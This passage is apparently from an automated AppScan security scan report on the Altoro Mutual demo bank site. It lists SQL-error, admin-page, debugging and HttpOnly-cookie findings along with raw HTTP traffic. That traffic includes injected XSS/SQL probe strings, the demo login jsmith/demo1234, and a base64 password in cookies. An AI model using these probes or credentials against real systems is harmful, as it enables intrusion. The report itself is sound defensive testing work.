   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...

```

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Database Error Pattern Found

Severity: Low

URL: http://demo.testfire.net/bank/transaction.aspx

Entity: transaction.aspx (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression '1=1 and t.trans_date &gt;=
&gt;'&gt;&lt;script&gt;alert(1478)&lt;/script&gt; and t.trans_date &lt;= &gt;'&gt;&lt;script&gt;alert(1478)&lt;/script&gt;
and a.userid = 100116014 ORDER BY 1 DESC'</b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression '1=1 and t.trans_date &gt;= &gt;'&gt;&lt;script&gt;alert(1478)&lt;/script&gt; and t.trans_date &lt;= &gt;'&gt;&lt;script&gt;alert(1478)&lt;/script&gt;
and a.userid = 100116014 ORDER BY 1 DESC'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...

```

Database Error Pattern Found

Severity: Low

URL: http://demo.testfire.net/bank/login.aspx

Entity: passw (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'username = 'jsmith' AND password =
'demo1234WFXSSProbe'&quot;/&gt;'</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'username = 'jsmith'
AND password = 'demo1234WFXSSProbe'&quot;/&gt;'</span>
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderText(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String
srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,
CommandBehavior behavior)
...

```

Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: uid (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_1lblSummary">Syntax error in string in query expression 'username = 'jsmithWFXSSProbe'&quot;/&gt;' AND password = 'demo1234''.</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_1lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'username = 'jsmithWFXSSProbe'&quot;/&gt;' AND password = 'demo1234''.</span>
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...
...
```

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Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: creditAccount (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that

the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
</tr>
<tr>
  <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
  <td colspan="2" >&nbsp;</td>
</tr>
<tr>
  <td colspan="2" align="center">
    <span id="_ctl0__ctl0_Content_Main_postResp" align="center"><span style='color: Red'>System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=1001160141'"><iframe src="javascript:alert(2435)">.
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
      at System.Data.OleDb.OleDbCommand.ExecuteScalar()
      at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</span></span>
    <span id="soapResp" name="soapResp" align="center" />
  </td>
...
...
```

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Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: debitAccount (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
</tr>
<tr>
  <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
  <td colspan="2" >&nbsp;</td>
</tr>
<tr>
  <td colspan="2" align="center">
    <span id="_ctl0__ctl0_Content_Main_postResp" align="center"><span style='color: Red'>System.Data.OleDb.OleDbException: Syntax error
(missing operator) in query expression 'accountid=1001160141WFXSSProbe'.
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
...
```

```

    at System.Data.OleDb.OleDbCommand.ExecuteScalar()
    at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
146</span></span>
<span id="soapResp" name="soapResp" align="center" />
</td>

...

```

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TOC

Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/ws.asmx>

Entity: [SOAP] creditAccount_2 (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:36:54 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1243

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body><TransferBalanceResponse
xmlns="http://www.altoromutual.com/bank/ws/"><TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException:
Syntax error (missing operator) in query expression 'accountid=1001160141WFXSSProbe'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteScalar()
    at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body></soap:Envelope>
...

```

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Database Error Pattern Found

Severity: **Low**

URL: <http://demo.testfire.net/bank/ws.asmx>

Entity: [SOAP] debitAccount_1 (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:36:48 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1243

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<ns1:TransferBalanceResponse xmlns:ns1="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><TransferBalanceResponse><Success>false</Success><Message>System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'accountid=1001160141WF XSS Probe'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteScalar()
    at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line 146</Message></TransferBalanceResponse></TransferBalanceResponse></soap:Body></soap:Envelope>
...
...
```

L

Direct Access to Administration Pages

2

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Direct Access to Administration Pages

Severity: **Low**

URL: http://demo.testfire.net/survey_questions.aspx

Entity: admin.aspx (Page)

Risk: It might be possible to escalate user privileges and gain administrative permissions over the web application

Causes: The web server or application server are configured in an insecure way

Fix: Apply proper authorization to administration scripts

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK.

This indicates that the test succeeded in retrieving the content of the requested file.

Test Request:

```
GET /admin/admin.aspx HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap,
application/x-ms-application, application/vnd.ms-excel,
application/msword, /*
Referer: http://demo.testfire.net/survey_questions.aspx?step=a
Accept-Language: en-us
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
```

Test Response

```
...
Referer: http://demo.testfire.net/survey_questions.aspx?step=a
Accept-Language: en-us
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:17:49 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7861

...
```

Issue 2 of 2

TOC

Direct Access to Administration Pages

Severity: **Low**

URL: <http://demo.testfire.net/admin/clients.xls>

Entity: admin.aspx (Page)

Risk: It might be possible to escalate user privileges and gain administrative permissions over the web application

Causes: The web server or application server are configured in an insecure way

Fix: Apply proper authorization to administration scripts

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Request:

Test Response

```

GET /admin/admin.aspx HTTP/1.1
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/default.aspx?
content=personal_other.htm
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

```

```

...
GET /admin/admin.aspx HTTP/1.1
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/default.aspx?
content=personal_other.htm
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

```

```

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:17:49 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7861

```

...

L

Email Address Pattern Found in Parameter Value 2

TOC

Issue 1 of 2

TOC

Email Address Pattern Found in Parameter Value

Severity: Low

URL: http://demo.testfire.net/survey_complete.aspx

Entity: txtEmail (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: A parameter value contains an e-mail address that may be private.

Raw Test Response:

```

GET /survey_complete.aspx?txtEmail=jsmith@demo.testfire.net HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/xaml+xml, application/vnd.ms-
xpsdocument, application/x-ms-bap, application/x-ms-application, application/vnd.ms-excel, application/msword, /*/
Referer: http://demo.testfire.net/survey_complete.aspx

```

```

Accept-Language: en-us
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=rccg0sjfeksi0g45p2smc0ui; amSessionId=322838539; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

```

```

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:02:39 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7256

```

...

Issue 2 of 2

TOC

Email Address Pattern Found in Parameter Value

Severity: **Low**

URL: <http://demo.testfire.net/subscribe.aspx>

Entity: txtEmail (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: A parameter value contains an e-mail address that may be private.

Raw Test Response:

```

POST /subscribe.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=k14vue55ie00airp0c2bhvgo; amSessionId=324838572; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/subscribe.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 52

txtEmail=test%40altermutual.com&btnSubmit=Subscribe

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:03:13 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1

```

Issue 1 of 3

TOC

Hidden Directory Detected**Severity:** Low**URL:** http://demo.testfire.net/images/**Entity:** images/ (Page)**Risk:** It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site**Causes:** The web server or application server are configured in an insecure way**Fix:** Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Response

Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

Hidden Directory Detected

Severity: **Low**

URL: http://demo.testfire.net/admin/

Entity: admin/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Response

Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

Hidden Directory Detected

Severity: **Low**

URL: http://demo.testfire.net/aspnet_client/

Entity: aspnet_client/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Response

Directory Listing Denied

This Virtual Directory does not allow contents to be listed.



Microsoft ASP.NET Debugging Enabled 3

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Issue 1 of 3

TOC

Microsoft ASP.NET Debugging Enabled

Severity: **Low**

URL: http://demo.testfire.net/survey_questions.aspx

Entity: AppScan.aspx (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Disable Debugging on Microsoft ASP.NET

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled.
This may allow access to information about the server and application.

Raw Test Response:

```
...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:18:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2

OK
...
```

Issue 2 of 3

TOC

Microsoft ASP.NET Debugging Enabled

Severity: **Low**

URL: http://demo.testfire.net/bank/main.aspx

Entity: AppScan.aspx (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Disable Debugging on Microsoft ASP.NET

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled.
This may allow access to information about the server and application.

Raw Test Response:

```
...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:18:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
```

```
Content-Type: text/html; charset=utf-8
```

```
Content-Length: 2
```

```
OK
```

```
...
```

Issue 3 of 3

TOC

Microsoft ASP.NET Debugging Enabled

Severity: **Low**

URL: <http://demo.testfire.net/admin/clients.xls>

Entity: AppScan.aspx (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Disable Debugging on Microsoft ASP.NET

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled. This may allow access to information about the server and application.

Raw Test Response:

```
HTTP/1.1 200 OK
```

```
Date: Sun, 22 Jul 2012 08:18:12 GMT
```

```
Server: Microsoft-IIS/6.0
```

```
X-Powered-By: ASP.NET
```

```
X-AspNet-Version: 2.0.50727
```

```
Cache-Control: private
```

```
Content-Type: text/html; charset=utf-8
```

```
Content-Length: 2
```

```
OK
```

```
...
```

L

Missing HttpOnly Attribute in Session Cookie **4**

TOC

Issue 1 of 4

TOC

Missing HttpOnly Attribute in Session Cookie

Severity: **Low**

URL: http://demo.testfire.net/

Entity: amSessionId (Cookie)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application sets session cookies without the HttpOnly attribute

Fix: Add the 'HttpOnly' attribute to all session cookies

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.

Original Response

```
GET / HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:03:24 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
Content-Length: 9645
Set-Cookie: ASP.NET_SessionId=n5pgfuf5tyl2ds553uu5bn55; path=/; HttpOnly
Set-Cookie: amSessionId=332438668; path=/
...
...
```

Issue 2 of 4

TOC

Missing HttpOnly Attribute in Session Cookie

Severity: **Low**

URL: http://demo.testfire.net/bank/login.aspx

Entity: amCreditOffer (Cookie)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application sets session cookies without the HttpOnly attribute

Fix: Add the 'HttpOnly' attribute to all session cookies

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.

Original Response

```
POST /bank/login.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=k14vue55ie00airp0c2bhvqo; amSessionId=324838572; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```

Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Date: Sun, 22 Jul 2012 08:03:20 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /bank/main.aspx
Cache-Control: no-cache
Pragma: no-cache
...

```

Issue 3 of 4

TOC

Missing HttpOnly Attribute in Session Cookie

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: amUserId (Cookie)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application sets session cookies without the HttpOnly attribute

Fix: Add the 'HttpOnly' attribute to all session cookies

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.

Original Response

```

POST /bank/login.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=k14vue55ie00airp0c2bhvqo; amSessionId=324838572; amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Date: Sun, 22 Jul 2012 08:03:20 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /bank/main.aspx
Cache-Control: no-cache
Pragma: no-cache
...

```

Issue 4 of 4

TOC

Missing HttpOnly Attribute in Session Cookie

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: amUserInfo (Cookie)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application sets session cookies without the HttpOnly attribute

Fix: Add the 'HttpOnly' attribute to all session cookies

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.

Original Response

```
